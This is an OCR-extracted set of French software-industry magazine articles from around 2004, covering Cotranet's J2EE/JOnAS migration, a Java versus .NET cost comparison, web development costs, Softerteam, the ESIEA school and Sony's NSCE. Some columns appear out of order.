Editeur de solutions Intranet / Extranet avec des compétences d'intégrateur, Cotranet fut créé en 1999. Deux modèles de ventes sont proposés : un modèle classique de licence, et un mode ASP. L'entreprise mise aussi sur les partenariats, avec d'importantes sociétés du monde informatique telles que Bull ou Unilog. L'outil d'Intranet est issu d'une solution développée par Cap Gemini qui fut ensuite rachetée par Cotranet. Cet outil se basait sur Unix et Perl. Dès l'an 2000, une question s'est posée sur l'évolution de la solution. Philippe Vauquois (Cotranet) regardait le marché et les technologies possibles : " J'avais vu que Java arrivait à maturité ". Quelques mois plus tard, une autre question se pose : vers quoi se dirige-t-on. En 2001, Cotranet allait prendre un virage impressionnant et changer totalement d'architecture en optant pour du J2EE. L'Open Source s'est imposé de soi, ou presque, la société possédant en interne une sensibilité assez forte dans ce domaine.

Vers du J2EE Open

Mais pour ne pas imposer comme cela une solution J2EE, il fut décidé d'évaluer deux outils commerciaux : Sun iPlanet et BEA WebLogic. Finalement, le choix se porta sur JOnAS. Une des raisons est géographique, comme nous le dit Philippe Vauquois : " ils étaient à deux pas de nos bureaux. J'ai d'abord installé l'outil et ensuite je suis allé les voir ". Le plus important pour Cotranet concernait la réactivité du support et sa qualité.

Bien entendu, passer d'une architecture à une autre ne va pas forcément de soi. M. Vauquois tenait à une architecture J2EE. Il fallait cependant tenir compte de l'existant. La nouvelle architecture devait être modulaire. Il y avait nécessité à pouvoir intégrer des technologies de différentes natures. Ainsi, dès le départ, une passerelle PHP/Perl fut conçue. Par la suite, avec le temps, Cotranet s'est enrichi

de nouveaux modules, notamment transverses (ex. : droits d'accès, moteur de recherche). Ces nouveaux modules furent aussi écrits en Java. Cette modularité permet ainsi de pouvoir intégrer de nouvelles fonctions d'horizons divers : Agenda, workflow... " Au début, cela apparaissait comme une contrainte. Mais aujourd'hui, c'est plutôt un avantage ".

JOnAS : l'outil idéal ?

Aujourd'hui, Cotranet a peu ou pas de soucis avec JOnAS. Il y aurait peut-être quelques problèmes sur les performances, mais Philippe Vauquois avoue de ne pas en avoir vu. JOnAS répondait totalement à la problématique de Cotranet, notamment dans un mode fonctionnement ASP. Mais le modèle Open Source ne s'est pas arrêté au serveur J2EE. Il concerne tous les outils annexes tels que l'IDE de développeur


coût de formation pour la technologie. Mais Cotranet a partiellement contourné le problème en embauchant des jeunes diplômés formés. " J2EE requiert une bonne technicité " ajoute M. Vauquois. Un des avantages de l'Open Source est la réactivité de la communauté à un problème. Un éditeur n'aura pas la même souplesse. Cependant, il pointe un problème intéressant " le vrai problème concerne le choix de la solution et quand l'adopter. Il y a 2 ans, nous n'avions pas pris Struts, aujourd'hui, la question va se reposer. Dans l'Open Source, il faut faire constamment de la veille. ".

Performances au rendez-vous

L'autre objectif de Cotranet était de pouvoir réutiliser du code et éviter de toujours coder la même chose dans différents projets. Grâce à J2EE, une partie du code ne fut pas écrit, car la plate-forme implémente tout un ensemble de services. De plus, l'autre avantage de JOnAS est de pouvoir masquer certaines fonctions de J2EE. Philippe Vauquois note aussi " qu'il y a bien entendu au départ un coût (pour la réutilisation) mais que cela est profitable par la suite ".

Sur le côté absence, Cotranet n'a pas grand-chose à reprocher à JOnAS. Une des faiblesses est l'absence de mesures de performances par rapport aux autres solutions J2EE mais cela devrait être prochainement comblé (des mesures seront effectuées courant printemps ou été 2004). Même si un grand nombre d'utilisateurs de JOnAS est satisfait des performances, comme Cotranet l'est aussi, Philippe Vauquois reconnaît que pour les projets sensibles et d'importance, l'Open Source ne sera pas envisagé, car on ne veut pas prendre de risques. Sans doute, parce que ces solutions ne sont pas encore assez éprouvées. Et le retour sur investissement ? " Pour le ROI, je prends une technologie que je connais, quand on fournit un service, il faut que cela fonctionne ".

■ François Tonic



veloppement qui est Eclipse. Surtout, Cotranet n'est pas statique, il suit l'évolution de JOnAS. Aujourd'hui, la version 3.3 est implémentée. Si tout est en Open Source, M. Vauquois précise tout de même : " Des grands standards de l'Open Source ".

Changer d'un modèle pour un autre, ne va pas sans coûts. Le fait de passer à Java a eu un

Java / .NET : lequel est le plus économique pour un développement Web ?



Afin de déterminer lequel de Java ou .NET est le moins cher pour un développement Web, il nous faut prendre en compte les coûts suivants :


- Le coût des éléments qui constitueront l'infrastructure et qui sont nécessaires à la création et à la gestion d'une application Web.
 - Le coût du développement de l'application.
- Faisons une expérience. Nous décidons d'évaluer les coûts de l'infrastructure et de développement d'un morceau d'application Web, en utilisant Java puis .NET. Ce morceau d'application est en fait le début d'une application de commerce électronique, grâce à laquelle les utilisateurs peuvent acheter des fruits et légumes en ligne. Elle permet à l'utilisateur d'accéder aux fonctionnalités suivantes :
- Se connecter (log in)
 - Entrer des critères de recherche pour le type de produit souhaité
 - Lire une liste de propositions qui correspond aux critères de recherche
 - Lire des informations détaillées au sujet d'un produit
 - Ajouter des éléments au caddie
 - Voir le contenu du caddie
 - Modifier le contenu du caddie
 - Acheter les éléments qui sont dans le caddie
 - Se déconnecter (log out)

Coûts d'une infrastructure

En ce qui concerne Java, l'infrastructure utilisée pour cette petite application Web dynamique pourrait être réalisée à l'aide des éléments suivants :

- Système d'exploitation : Linux (gratuit)
- Serveur Web et serveur d'applications : Apache Web Server (gratuit) et Tomcat application serveur (gratuit)
- Base de données : MySQL (à partir de 207 €)
- Outils de développement : J2EE (gratuit)

Finalement, l'intégration d'une infrastructure de développement pour notre application Web basée sur Java est approximativement de



Linux est devenu le système par excellence pour les serveurs Web

207 €*, sachant qu'il faut ajouter le coût du hardware.

* (les prix indiqués sont en euros, mais correspondent à ceux du marché américain. Ils peuvent donc différer des prix en France)

Pour mettre en place une infrastructure équivalente avec .NET, nous avons besoin du matériel suivant :

- Système d'exploitation : Microsoft Windows 2000 Professional Edition (240 €), Microsoft Windows XP (249 €), ou Windows 2003 Server Standard Edition (à partir de 832 €)
- Serveurs Web et d'applications : Serveurs Microsoft .NET et Microsoft IIS (tous deux sont inclus dans le système d'exploitation Windows)
- à partir de 42 € pour une version qui supporte une petite application Web et jusqu'à 1667 € pour des implémentations plus conséquentes)
- Outils de développement : Microsoft .NET Developer Studio (à partir de 899 €)

A cela s'ajoute le coût du hardware qui devrait

être semblable à celui destiné à une infrastructure basée Java.

Si l'on compare les coûts, il semble que l'infrastructure nécessaire au développement d'une application Web basée .NET soit plus onéreuse que celle d'une application Web basée sur du Java.

Coûts de développement

Pour évaluer quelle serait l'application Web la moins chère, en fonction de la solution choisie (.NET ou Java), il nous faut encore prendre en compte le temps et les ressources nécessaires à l'implémentation et vérification du code en question, puis au déploiement de l'application sur un serveur Web. Ces coûts de développement dépendent évidemment aussi de votre expérience des langages Java et .NET, de votre capacité à suivre les pratiques de codage adéquates et de la possibilité d'accéder ou non à des outils de développement qui permettront de rationaliser les étapes du design, de l'implémentation et de la vérification.

Pour implémenter le morceau d'application de commerce électronique "Fruits et Légumes" proposé au début de cet article, il faut exécuter les tâches suivantes :

1. Développer un prototype de site reproduisant toutes les fonctionnalités du site (même les fonctionnalités dynamiques) sous forme de pages statiques
2. Ajouter le code nécessaire pour implémenter les fonctionnalités dynamiques
3. Déployer l'application sur un serveur de transit (staging)
4. Tester l'application pour vérifier qu'elle fonctionne correctement
5. Déployer l'application sur le serveur d'exploitation

La plupart de ces étapes sont communes aux deux types d'implémentations (Java et .NET). La différence la plus significative se trouve à l'étape 2.

En Java, les fonctionnalités dynamiques sont implémentées en développant des pages JSP avec du code Java. Les fichiers JAR servent de bibliothèques communes, apportant le code utilisé par des pages multiples. Cela peut être du code permettant d'accéder à la BD ou de gérer les erreurs (error handling) ; par exemple le code permettant d'éviter les incidents dus à des entrées utilisateur invalides ou à des problèmes de connexion avec la base de données... En .NET, les fonctionnalités dynamiques équivalentes pourraient être implémentées en développant des pages ASP ou ASX en VBScript ou en C#. Dans ce cas, les bibliothèques communes sont des DLL construites par Visual Studio.

De façon générale, les codes développés pour des implémentations en Java et en .NET ont à peu près la même complexité.

Pour un développeur ayant une expérience équivalente de Java et soit Visual Basic Script, soit C#, le temps consacré au développement devrait être le même, que l'application soit développée avec Java ou avec .NET. Une première version d'implémentation comprenant développement et tests demanderait environ deux jours, et une application affinée et fonctionnant parfaitement pourrait être réalisée en une semaine. De même, le déploiement nécessite en principe le même temps, que ce soit avec Java ou .NET. Il est vrai que la configuration initiale du serveur Web devrait être un peu plus rapide avec le serveur Web Microsoft IIS qui est nécessaire pour les implémentations .NET, parce que ce serveur Web permet de configurer à partir d'une interface graphique. Les serveurs Web tels que Tomcat utilisés pour les implémentations en Java sont plus contraignants, puisqu'il faut éditer les fichiers de configuration manuellement.

Conclusion

D'après notre étude sur cet exemple, les coûts de développement d'une application Web semblent similaires, que ce soit avec .NET ou Java mais le coût de l'infrastructure est beaucoup plus élevé dans le cas de .NET. Si nous considérons tous ces éléments, la conclusion que nous en tirons est assez claire : de façon générale, nous pensons que c'est Java qui est moins cher pour un développement Web.

■ **Adam Kolawa, PH.D. et Sergey Borisov, PH.D.**

*Adam Kolawa est Président et cofondateur de Parasoft. Docteur en Sciences Physiques, il est co-auteur de *Bullet proofing Web Applications* (Hungry Minds 2001). ak@parasoft.com*

Pourquoi le développement web est-il coûteux ?

La révolution Internet a touché les entreprises peu avant l'an 2000. A cette époque, les architectures client/serveur avaient montré leurs limites en termes de montée en charge et de maintenance, et les applications web offraient une alternative séduisante. Un recul de quelques années laisserait penser que les applications Internet coûtent nettement plus cher que les applications classiques. Pourquoi ?

Besoins plus complexes

La complexité d'une page web étant sensiblement supérieure à celle d'un écran terminal passif, il n'est pas surprenant que le coût de développement de l'un soit supérieur à celui de l'autre. Cela est d'autant plus vrai que l'ergonomie est soignée (comprenez complexe) et que la compatibilité avec le plus large choix de navigateurs est requise. De ce point de vue, des progrès importants ont été réalisés par les éditeurs de navigateurs, notamment au niveau du support des styles, venant alléger la tâche du développeur. Malgré cela, l'écart de coût constaté entre ces technologies, est supérieur à celui que l'on est en droit d'espérer. (Figure 1)

La comparaison avec des applications client/serveur est plus délicate, et doit prendre en considération les contraintes d'évolutivité et de maintenance. Il est clair que le déploiement d'une application web est à peu près gratuit, comparativement à celui d'une application client/serveur.

A service équivalent (architecture multi niveau évolutive et capacité de montée en charge), les applications web devraient être a priori moins coûteuses que les applications client/serveur. C'est d'ailleurs la raison pour laquelle de nombreuses entreprises avaient choisi de généraliser les applications web au détriment du client/serveur.




Figure 1 : La convivialité des applications web (ici l'intranet Objet Direct) est sans commune mesure avec celle des écrans à terminal passif. Cela justifie en partie le coût plus important des applications web, mais ce n'est pas le seul facteur.

L'expérience de ces dernières années a montré que les applications web sont en général plus onéreuses que prévu. L'objet de cet article est d'examiner les principaux facteurs pouvant expliquer ce constat.

Maîtrise des compétences

En raison de la nouveauté des technologies web, les développeurs chevronnés ne sont pas légion. En fait, si l'on entend par chevronné un développeur ayant plus de 10 ans d'expérience dans le domaine, c'est en pratique difficile à trouver, sachant que le web a pris son essor dans les entreprises ces dernières années. Dans le domaine des gros systèmes ou du client/serveur, les personnes expérimentées ne manquent pas, et font profiter les plus jeunes de leur savoir-faire.

Il n'est pas imaginable, sur un gros système, de conduire un projet avec uniquement des développeurs ayant moins de deux ans d'expérience, voire débutants. Pourtant, ce type d'équipe n'est malheureusement pas exceptionnel dans les technologies web.

Les projets sont même parfois dirigés par des profils relativement jeunes (au sens peu expérimentés en gestion de projet), car les chefs de

projets seniors préfèrent, et c'est normal, rester dans leur domaine de compétences.

Enfin, les technologies web sont souvent associées à l'objet, qui requiert un processus de développement adapté tel UP (Unified Process), raison de plus pour décourager la participation des chefs de projet senior aux projets web.

Maîtrise des technologies

L'évolution rapide des outils (frameworks, bibliothèques, moteurs de génération dynamique de pages, moteurs de persistance, etc.) ne vient pas faciliter les choses. La plupart des outils utilisés dans une application web sont relativement récents, et les développeurs ont, encore une fois, une expérience limitée de leur mise en oeuvre. Cet état de fait a pour conséquence des temps de diagnostic pouvant atteindre plusieurs jours pour certains problèmes. Le développeur passe souvent plus de temps à essayer de comprendre ce qui ne fonctionne pas qu'à développer.

D'autre part, le principal objectif des outils est en principe de faciliter le travail du développeur en prenant en charge des couches tech-

niques. Or, le fait de masquer la complexité est effectivement intéressant a priori, à condition que le développeur ait une bonne connaissance des contraintes sous-jacentes. Les exemples ne manquent pas où l'utilisation intuitive d'une API de haut niveau conduit à de (trop) nombreux accès à la base de données.

La maîtrise des outils utilisés est donc une condition nécessaire pour éviter une dégradation des performances, dégradation d'autant plus surprenante que la vitesse des machines continue de suivre la progression de Moore.

(Figure 2)

Maîtrise des méthodes

Le développement d'un logiciel est loin d'être le facteur de coût le plus important si l'on considère son cycle de vie complet.

La maintenance représente à elle seule les deux tiers du coût total d'un logiciel tout au long de sa vie.

Afin de réduire ces coûts, les applications distribuées (web ou pas) sont maintenant développées avec un langage de programmation objet, et en mettant en œuvre le design pattern d'architecture en couches.

La technologie objet requiert une méthode adaptée, les méthodes comme Merise se révélant vite inappropriées. La compétence dans ce domaine reste relativement rare chez les chefs de projet.

Ne parlons pas de l'expertise dans les architectures en couches, qui la plupart du temps est réduite à la lecture de quelques articles trouvés sur internet.

La mise en œuvre de méthodes inadaptées sur un projet, ou un défaut de maîtrise des processus de développement objet et des architectures multi niveaux conduit inévitablement à des dérapages.

Maîtrise des environnements de développement

Malgré des progrès importants ces dernières années sur les outils de développement orientés " nouvelles technologies ", les environnements de développement relèvent parfois plus du bricolage que d'un processus industrialisé et bien rodé. Il n'est pas rare que l'installation d'un poste de développement nécessite plus d'un jour de travail, ce qui semblerait aberrant à un habitué des gros systèmes.

Les habitudes de travail ont aussi changé au fil des années. Le développeur veut pouvoir tester immédiatement son code, ce qui a priori devrait augmenter sa productivité. Or l'effet contraire se produit. A l'époque où le code source était fourni le soir pour obtenir le résultat de la compilation et du test le lendemain, le développeur relisait attentivement son code avant de le soumettre. Cette auto relecture contribue à améliorer sensiblement la qualité du code.

La pratique de la programmation à deux, mise en exergue par la méthode eXtreme Programming, peut être considérée comme un palliatif à ce problème. Elle apporte en plus le bénéfice d'un œil externe. C'est humain : on voit plus facilement les erreurs des autres que ses propres erreurs.

A propos d'Objet Direct et d'Homsys Group :

Homsys Group accompagne les entreprises dans leurs innovations et la valorisation de leurs informations à des fins de productivité et de compétitivité. Homsys Group est spécialisé autour de trois grands pôles : la Business Intelligence (Homsys), les Architectures Systèmes et Réseaux (Kedros) et les technologies Objet et Internet (Objet Direct).

www.objetdirect.com

www.homsysgroup.com




Figure 2 : L'approche de type MDA, illustrée ici par l'outil D.OM, permettra probablement à terme d'accélérer considérablement les développements, mais elle n'est à l'heure actuelle pas suffisamment mûre pour cela. C'est pourquoi D.OM est pour l'instant réservé au prototypage fonctionnel.

Conclusion

Pour qu'un développement web ne soit pas excessivement coûteux, il est impératif d'intégrer dans l'équipe de développement des personnes réellement expérimentées dans les technologies et méthodes adaptées, tout comme nous le faisons pour les développements client/serveur ou gros système. C'est à cette condition seulement qu'un développement web aura un coût équivalent à d'autres solutions et un coût de maintenance inférieur.

Tous les problèmes cités dans cet article vont naturellement diminuer avec le temps, la maturation de la technologie et l'acquisition d'expérience par les développeurs... jusqu'au prochain palier technologique !

■ Dominique Méra

Consultant, Object Direct
(filiale de Homsys Group)

Softerteam : destination UML

Softerteam fait partie de ces rares sociétés qui, en France, sont à la fois SSII et éditeur. Elle s'est, dès sa création en 1989, focalisée sur l'intégration des nouvelles architectures logicielles et les technologies objets.

Softerteam a réalisé l'an dernier un chiffre d'affaires de 15 millions d'euros, dont plus de 80 % en services et un peu moins de 20 % via sa filiale Objectteering Software. La société compte environ 200 personnes, un chiffre en constante progression, avec une trentaine de consultants et 150 ingénieurs, dont une trentaine dédiée au développement d'Objectteering. Elle est présente à Paris, Nantes, Rennes, Lyon, Lille et Sophia-Antipolis, ainsi qu'à Londres et Tel Aviv, deux implantations issues du rachat d'Alpha CSP début 2003.



entreprises françaises concernant les technologies objets. Il souligne qu'en quelques années le taux d'utilisation de la modélisation UML est passé de 5 à 20 %. Ce qui laisse une large marge de progression, mais tous les projets ne nécessitent pas une modélisation aussi avancée. Il souligne qu'en France, le changement de méthode et d'habitudes est encore trop souvent perçu comme une perte de temps, alors que passer davantage de temps en amont du projet permet d'en gagner ensuite au niveau de la production et de la maintenance. Néanmoins, souligne-t-il, dans certaines grandes entreprises et pour de grandes applications, l'utilisation d'un modèle est en passe de devenir obligatoire.

Calais. La société participera à la formation, des élèves, comme des professeurs. Des projets d'étude et projets de recherche communs autour de l'atelier de Génie Logiciel Objectteering/UML seront également mis en place. Après les technologies Objet et UML, le nouveau cheval de bataille de Softerteam s'intitule MDA, souligne Philippe Desfray : une nouvelle gamme d'outils sera lancée en septembre, qui ciblera encore davantage la démarche MDA afin de la mettre à la portée de tous, alors qu'elle est pour le moment encore très technique.



L'activité services est essentiellement réalisée en délégation de personnel (80 % du chiffre d'affaires services) ; parmi les grands clients de Softerteam : la Coface, au sein de laquelle la société participe depuis trois ans à la refonte du système d'information en technologies J2EE, ou encore Thales, ou Softerteam déploie son expertise de la démarche MDA.

Un pionnier de l'objet

Softerteam participe à l'OMG (Object Management groupe, instance internationale pour la standardisation des technologies objets) depuis plus de dix ans et a d'ailleurs longtemps été la seule société européenne à siéger au sein de cet organisme. Elle a notamment participé à la définition de la notion de profil UML. Philippe Desfray, directeur général délégué et vice-président R&D de Softerteam a largement participé à l'évangélisation des

Objectteering Software est éditeur de l'atelier de génie logiciel objectteering /UML, qui couvre l'ensemble du cycle de vie d'un projet, depuis le cahier des chartes textuel, à sa transformation en modèle UML et à la génération du code dans les différentes technologies choisies (Java, EJB, C++, Corba, XML ou . Net) et l'automatisation des tests. Objectteering est le principal AGI français, rappelle Philippe Desfray, et une véritable alternative à Rational Rose, il a d'ailleurs été lancé la même année.

Afin de sensibiliser encore davantage les futurs ingénieurs à l'intérêt de la modélisation UML, Softerteam vient de signer un accord de partenariat avec l'Ecole Centrale de Lille pour la promotion d'UML dans la région Nord-Pas-de-

Un recrutement continu

Après une année 2003 marquée par les réductions d'effectifs compte tenu de la conjoncture, Softerteam recommence à embaucher deux à trois personnes par mois. Il s'agit de profils d'ingénieurs (pour deux tiers des embauches) et de consultants, expérimentés (2 à 5 ans) et experts (8 à 10 ans d'expérience). Les compétences les plus appréciées sont bien évidemment J2EE, UML, Java et C#. La motivation principale de ceux qui rejoignent Softerteam est la certitude de travailler à la pointe de ces technologies. Ils doivent bien sûr aimer la technique. Des architectes J2EE sont également recherchés. Softerteam ayant pour clients des établissements financiers, la double compétence technologies/métier de la finance (notamment salle de marchés) est très appréciée.

■ Carole Pitras

L'ESIEA : une école multisite pour apprendre à apprendre



Selon Pierre Aliphat, directeur de l'ESIEA, l'école a pour but de former des ingénieurs "non conformes aux normes, un peu rebelles", ce qu'il résume par la formule des "ingénieurs Novacteurs". Au-delà de la formation scientifique et technique, l'école tient au "savoir-être" et développe les aspects "citoyens" dans sa formation.

L'école Supérieure d'informatique, électronique automatique est basée sur trois sites : Ivry en région Parisienne, à Laval et à Casablanca au Maroc. Elle a organisé fin mars sa journée portes ouvertes. Programmez ! y était... Le groupe ESIEA compte 1600 étudiants, la majorité à Paris. Le cursus se fait en cinq ans, si l'on intègre l'école après le bac et est composé de trois cycles : une première année de tran-



sition, avec une forte composante méthodologique, un cycle fondamental (2e et 3e année) puis d'approfondissement (4e et 5e année). Pierre Aliphat souligne l'importance accordée à la pédagogie - " les étudiants sont acteurs de leur formation " - et au travail d'équipe.

Le credo de l'école est "apprendre à apprendre"

Concernant la programmation, l'école forme aux différents types de langage, en environnement Linux, comme Windows, l'objectif étant de leur faire faire un tour d'horizon des langages existants en quatre ans d'études. Les premières années seront plutôt axées sur le C, les dernières sur les langages objet. En effet, sont proposés aux étudiants un certain nombre de projets, tout au long de leur cursus, généralement réalisés en partenariat avec des entreprises. La part de l'international dans les études tend à s'accroître. L'objectif, explique Pierre Aliphat, est de parvenir à ce que tous

les étudiants passent un semestre au moins à l'étranger, en université ou école partenaire, ou en stage en entreprise (14 mois sur l'ensemble des études).

Des pôles d'excellence informatique

Les différents sites de l'ESIEA ont développé des spécialités : A Laval, la réalité virtuelle et l'extraction de connaissances à partir de données, peut-être plus connue sous le nom de datamining. A Paris, la sécurité des informations et des systèmes, l'acquisition et le traitement d'images satellitaires et le management. La plupart de ces pôles comportent une composante informatique. Ainsi un projet lancé il y a un an et demi, de création d'un prototype pour la réception d'images satellites en lien direct avec météoSat ;

La partie sécurité est en passe d'être développée, avec la création à la rentrée prochaine d'un Mastere spécialisé dans ce domaine, qui vise à former de futurs responsables de la sécurité des systèmes d'information. Les élèves organisent en outre un challenge de la sécurité informatique en ligne, qui s'est déroulé le mois dernier, dont l'objectif est de trou-



ver un message chiffré, en utilisant les failles dans la sécurité. La première édition avait réuni 1 100 participants, et 1500 étaient attendus pour l'édition 2004. Le club informatique de l'école Kernel Panic System est très actif. Dans le cadre d'un Internethon, ils ont recyclé des parcs informatiques pour en faire don à des associations. Une initiative récompensée récemment. Le club organise également des journées d'installation de Linux, appelées Intall Fest. Très nombreux renseignements, programmes et procédures d'admission sur le site www.esiea.fr

■ Carole Pitras

Des débouchés multiples

L'informatique est le premier débouché des ingénieurs de l'ESIEA. L'enquête anciens élèves montrait qu'en 2002, 31 % des anciens ESIEA qui avaient répondu, travaillaient dans les SSII, 11,76 % dans les télécoms, 8,32 % chez les éditeurs de logiciels. Cette répartition a fortement changé en 2003 : ils ne sont plus que 23 % à travailler dans les SSII, 9,63 % dans les télécoms, et 8,78 % chez les éditeurs. Ils sont en revanche plus nombreux à travailler dans le secteur bancaire (6 %). L'enquête sur les promotions 2001 et 2002 fait apparaître une très nette prédominance des technologies de l'information et de l'ingénierie informatique (58 %) devant le secteur études audit conseil (11 %) et la finance banque et assurance (7,6 %). Les promotions 2002 et 2004 se sont moins orientées vers l'informatique : seulement 42,8 % des répondants y travaillent, alors que la part de la finance a significativement progressé (24,3 %).

NSCE la filiale de Sony Optimise ses processus de développement avec la méthode CMM

Network and Software Technology Center Europe (NSCE) est une filiale de Sony.

Sa mission : développer des logiciels systèmes pour les produits Sony en Europe et au Japon.

Pour améliorer la qualité de ses logiciels et optimiser ses développements, NSCE s'appuie sur la méthode CMM.

Objectif : améliorer les processus de développement.



Robot-chien Aibo de Sony

Située à Bruxelles, NSCE est la filiale de Sony qui fait rêver tout développeur. Composée de 80 personnes, NSCE dédie 60 % de ses équipes au développement des logiciels et 40 % aux tests. La filiale est spécialisée sur les projets de développement de logiciel embarqué. Ses domaines de compétences techniques couvrent aussi bien la télévision numérique, les téléphones mobiles, les logiciels réseau, avec notamment la domotique. "Nous travaillons aussi sur des outils génériques de gestion et d'automatisation de tests que nous utilisons en interne ou que nous distribuons à d'autres groupes chez Sony au Japon" précise Michel Féret, directeur de la NSCE(*). La filiale de Sony a produit des logiciels pour le robot Aibo, le célèbre chien. "L'animal de compagnie peut désormais recevoir des applications ludiques téléchargées directement à partir d'un PC via le protocole TCP IP pour changer, par exemple, son comportement." précise Michel Féret. Aibo utilise le système d'exploitation AperiOS, basé sur l'architecture Open R, écrit en grande partie par la NSCE. "Nous travaillons aussi à de nou-

